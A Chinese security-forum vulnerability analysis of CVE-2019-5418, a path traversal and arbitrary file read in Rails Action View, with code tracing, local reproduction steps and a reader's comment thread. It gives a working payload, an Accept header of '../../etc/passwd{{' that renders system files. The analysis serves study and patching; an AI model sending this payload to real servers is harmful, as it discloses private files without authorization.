Ruby on Rails 路径穿越与任意文件读取漏洞分析 - 【CVE-2019-5418】

chybeta / 2019-03-16 01:20:00 / 浏览数 5407 安全技术 漏洞分析 顶(1) 踩(0)

漏洞公告

https://groups.google.com/forum/#!topic/rubyonrails-security/pFRKI96Sm8Q

```
Versions Affected:  All.
Not affected:       None.
Fixed Versions:     6.0.0.beta3, 5.2.2.1, 5.1.6.2, 5.0.7.2, 4.2.11.1

Impact
------
There is a possible file content disclosure vulnerability in Action View.
Specially crafted accept headers in combination with calls to `render file:`
can cause arbitrary files on the target server to be rendered, disclosing the
file contents.

The impact is limited to calls to `render` which render file contents without
a specified accept format.  Impacted code in a controller looks something like
this:

   class UserController < ApplicationController
   def index
       render file: "#{Rails.root}/some/file"
   end
   end
```

漏洞分析

在控制器中通过`render file`形式来渲染应用之外的视图，因此在 actionview-5.2.1/lib/action_view/renderer/template_renderer.rb:22 中会根据`options.key?(:file)`，调用`find_file`来寻找视图。

```
module ActionView
 class TemplateRenderer < AbstractRenderer #:nodoc:
   # Determine the template to be rendered using the given options.
     def determine_template(options)
       keys = options.has_key?(:locals) ? options[:locals].keys : []
       if options.key?(:body)
         ...
       elsif options.key?(:file)
         with_fallbacks { find_file(options[:file], nil, false, keys, @details) }
       ...
     end
end
```

`find_file`代码如下：

```
def find_file(name, prefixes = [], partial = false, keys = [], options = {})
   @view_paths.find_file(*args_for_lookup(name, prefixes, partial, keys, options))
end
```

继续跟入args_for_lookup函数，用于生成用于查找文件的参数，当其最终返回时会把payload保存在details[formats]中：

此后回到@view_paths.find_file并跟入会进入 actionview-5.2.1/lib/action_view/path_set.rb：

```
class PathSet #:nodoc:
   def find_file(path, prefixes = [], *args)
     _find_all(path, prefixes, args, true).first || raise(MissingTemplate.new(self, path, prefixes, *args))
   end
   private
   # ■■■■■ args ■■■args_for_lookup■■■details
       def _find_all(path, prefixes, args, outside_app)
           prefixes = [prefixes] if String === prefixes
           prefixes.each do |prefix|
           paths.each do |resolver|
               if outside_app
               templates = resolver.find_all_anywhere(path, prefix, *args)
               else
               templates = resolver.find_all(path, prefix, *args)
               end
               return templates unless templates.empty?
           end
           end
           []
       end
```

由于要渲染的视图在应用之外，因此跟入find_all_anywhere

```
def find_all_anywhere(name, prefix, partial = false, details = {}, key = nil, locals = [])
   cached(key, [name, prefix, partial], details, locals) do
   find_templates(name, prefix, partial, details, true)
   end
end
```

跳过cached部分，跟入find_templates，这里正式根据条件来查找要渲染的模板：


```
# An abstract class that implements a Resolver with path semantics.
class PathResolver < Resolver #:nodoc:
   EXTENSIONS = { locale: ".", formats: ".", variants: "+", handlers: "." }
   DEFAULT_PATTERN = ":prefix/:action{.:locale,}{.:formats,}{+:variants,}{.:handlers,}"

   ...

   private
       def find_templates(name, prefix, partial, details, outside_app_allowed = false)
           path = Path.build(name, prefix, partial)
           # ■■ details ■ details[:formats] ■■■
           query(path, details, details[:formats], outside_app_allowed)
       end

       def query(path, details, formats, outside_app_allowed)
           query = build_query(path, details)
           template_paths = find_template_paths(query)
           ...
           end
       end
```

build_query后如下：



利用../与前缀组合造成路径穿越，利用最后的{{完成闭合，经过File.expand_path解析后组成的query如下:

```
/etc/passwd{{},}{+{},}{.{raw,erb,html,builder,ruby,coffee,jbuilder},}
```

最后/etc/passwd被当成模板文件进行渲染，最后造成了任意文件读取。

漏洞复现

基本环境搭建

```
# echo "gem 'rails', '5.2.1'" >> Gemfile
# echo "gem 'sqlite3', '~> 1.3.6', '< 1.4'" >> Gemfile
# echo "source 'https://rubygems.org'" >> Gemfile
# bundle exec rails new . --force --skip-bundle
```

生成控制器：

```
# rails generate controller chybeta
```

在 app/controllers/chybeta_controller.rb 中添加：

```
class ChybetaController < ApplicationController
 def index
   render file: "#{Rails.root}/some/file"
 end
end
```

在 config/routes.rb 中添加 resources：

```
Rails.application.routes.draw do
 resources :chybeta
end
```


可以用命令rails routes检查是否存在路由。

修改Accept头为../../../../../../../../etc/passwd{{：

补丁

https://github.com/rails/rails/commit/f4c70c2222180b8d9d924f00af0c7fd632e26715

禁止接受未注册的mime type



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1. 2 条回复


yanlpl**** 2019-03-18 17:28:06

ruby 版本2.4.0 rails版本 5.2.1

```
1  source 'https://rubygems.org'
2  git_source(:github) { |repo| "https://github.com/#{repo}.git" }
3
4  ruby '2.4.0'
5
6  # Bundle edge Rails instead: gem 'rails', github: 'rails/rails'
7  gem 'rails', '5.2.1'
8  # Use sqlite3 as the database for Active Record
9  gem 'mysql2'
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

→  butian git:(master) ✗ bundle install
Fetching gem metadata from https://rubygems.org/.............
Fetching gem metadata from https://rubygems.org/.
Resolving dependencies...
Using rake 12.3.2
Using concurrent-ruby 1.1.5
Using i18n 1.6.0
Using minitest 5.11.3
Using thread_safe 0.3.6
Using tzinfo 1.2.5
Using activesupport 5.2.1
Using builder 3.2.3
Using erubi 1.8.0
Using mini_portile2 2.4.0
Using nokogiri 1.10.1
Using rails-dom-testing 2.0.3
Using crass 1.0.4
Using loofah 2.2.3
Using rails-html-sanitizer 1.0.4
Using actionview 5.2.1
Using rack 2.0.6
Using rack-test 1.1.0
Using actionpack 5.2.1
Using nio4r 2.3.1
Using websocket-extensions 0.1.3
Using websocket-driver 0.7.0
Using actioncable 5.2.1
Using globalid 0.4.2
Using activejob 5.2.1
Using mini_mime 1.0.1
Using mail 2.7.1
Using actionmailer 5.2.1
Using activemodel 5.2.1
Using arel 9.0.0
Using activerecord 5.2.1
Using mimemagic 0.3.3
Using marcel 0.3.3
Using activestorage 5.2.1
Using bundler 1.16.6
Using method_source 0.9.2
Using mysql2 0.5.2
Using thor 0.20.3
Using railties 5.2.1
Using sprockets 3.7.2
Using sprockets-rails 3.2.1
Using rails 5.2.1
Bundle complete! 2 Gemfile dependencies, 42 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.
→  butian git:(master) ✗ rails -v
Rails 5.2.1
→  butian git:(master) ✗ RAILS_ENV=production rails s -p 4444
=> Booting WEBrick
=> Rails 5.2.1 application starting in production on http://0.0.0.0:4444
=> Run `rails server -h` for more startup options
[2019-03-18 17:18:19] INFO  WEBrick 1.3.1
[2019-03-18 17:18:19] INFO  ruby 2.4.0 (2016-12-24) [x86_64-darwin17]
[2019-03-18 17:18:19] INFO  WEBrick::HTTPServer#start: pid=54956 port=4444
127.0.0.1 - - [18/Mar/2019:17:18:20 CST] "GET /chybeta HTTP/1.1" 500 1635
- -> /chybeta
127.0.0.1 - - [18/Mar/2019:17:18:25 CST] "GET /chybeta HTTP/1.1" 500 1635
- -> /chybeta
127.0.0.1 - - [18/Mar/2019:17:18:37 CST] "GET /chybeta HTTP/1.1" 304 0
- -> /chybeta
127.0.0.1 - - [18/Mar/2019:17:18:39 CST] "GET /chybeta HTTP/1.1" 304 0
- -> /chybeta
127.0.0.1 - - [18/Mar/2019:17:18:40 CST] "GET /chybeta HTTP/1.1" 304 0
- -> /chybeta
127.0.0.1 - - [18/Mar/2019:17:18:50 CST] "GET /chybeta HTTP/1.1" 500 1635
- -> /chybeta
127.0.0.1 - - [18/Mar/2019:17:19:12 CST] "GET /chybeta HTTP/1.1" 200 9
- -> /chybeta
127.0.0.1 - - [18/Mar/2019:17:19:32 CST] "GET /chybeta HTTP/1.1" 200 9
- -> /chybeta
127.0.0.1 - - [18/Mar/2019:17:19:56 CST] "GET /chybeta HTTP/1.1" 500 1635
- -> /chybeta
127.0.0.1 - - [18/Mar/2019:17:20:56 CST] "GET /chybeta HTTP/1.1" 500 1635
- -> /chybeta
127.0.0.1 - - [18/Mar/2019:17:21:07 CST] "GET /chybeta HTTP/1.1" 500 1635
- -> /chybeta
```


修改之前没有问题 postman 修改之后500错误

http://localhost:4444/chybeta

GET http://localhost:4444/chybeta

Params Authorization Headers (8) Body Pre-request Script Tests

KEY	VALUE	DESCRIPTION
Connection	false	
Pragma	no-cache	
Cache-Control	no-cache	
Upgrade-Insecure-Requests	1	
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebK...	
Accept	../../../../../etc/passwd{{	
Accept-Encoding	gzip, deflate, br	
Accept-Language	zh-CN,zh;q=0.9,en;q=0.8	
Key	Value	Description

Body Cookies Headers (7) Test Results Status: 500 Internal Server Er

Pretty Raw Preview HTML

```
<!DOCTYPE html>
<html>
    <head>
        <title>We're sorry, but something went wrong (500)</title>
        <meta name="viewport" content="width=device-width,initial-scale=1">
        <style>
  .rails-default-error-page {
    background-color: #EFEFEF;
    color: #2E2F30;
    text-align: center;
    font-family: arial, sans-serif;
    margin: 0;
  }

  .rails-default-error-page div.dialog {
    width: 95%;
    max-width: 33em;
    margin: 4em auto 0;
  }

  .rails-default-error-page div.dialog > div {
    border: 1px solid #CCC;
    border-right-color: #999;
    border-left-color: #999;
    border-bottom-color: #BBB;
    border-top: #B00100 solid 4px;
    border-top-left-radius: 9px;
    border-top-right-radius: 9px;
    background-color: white;
    padding: 7px 12% 0;
    box-shadow: 0 3px 8px rgba(50, 50, 50, 0.17);
  }

  .rails-default-error-page h1 {
    font-size: 100%;
    color: #730E15;
    line-height: 1.5em;
  }

  .rails-default-error-page div.dialog > p {
    margin: 0 0 1em;
    padding: 1em;
    background-color: #F7F7F7;
    border: 1px solid #CCC;
    border-right-color: #999;
    border-left-color: #999;
    border-bottom-color: #999;
    border-bottom-left-radius: 4px;
    border-bottom-right-radius: 4px;
    border-top-color: #DADADA;
    color: #666;
    box-shadow: 0 3px 8px rgba(50, 50, 50, 0.17);
  }
  </style>
    </head>
    <body class="rails-default-error-page">
        <!-- This file lives in public/500.html -->
        <div class="dialog">
            <div>
                <h1>We're sorry, but something went wrong.</h1>
            </div>
            <p>If you are the application owner check the logs for more information.</p>
        </div>
    </body>
</html>
```

我想请教一下 具体怎么重现的

0 回复Ta

chybeta 2019-03-18 23:39:50

@yanlpl**** 具体过程就是那样。建议跟入代码再调一下。

0 回复Ta

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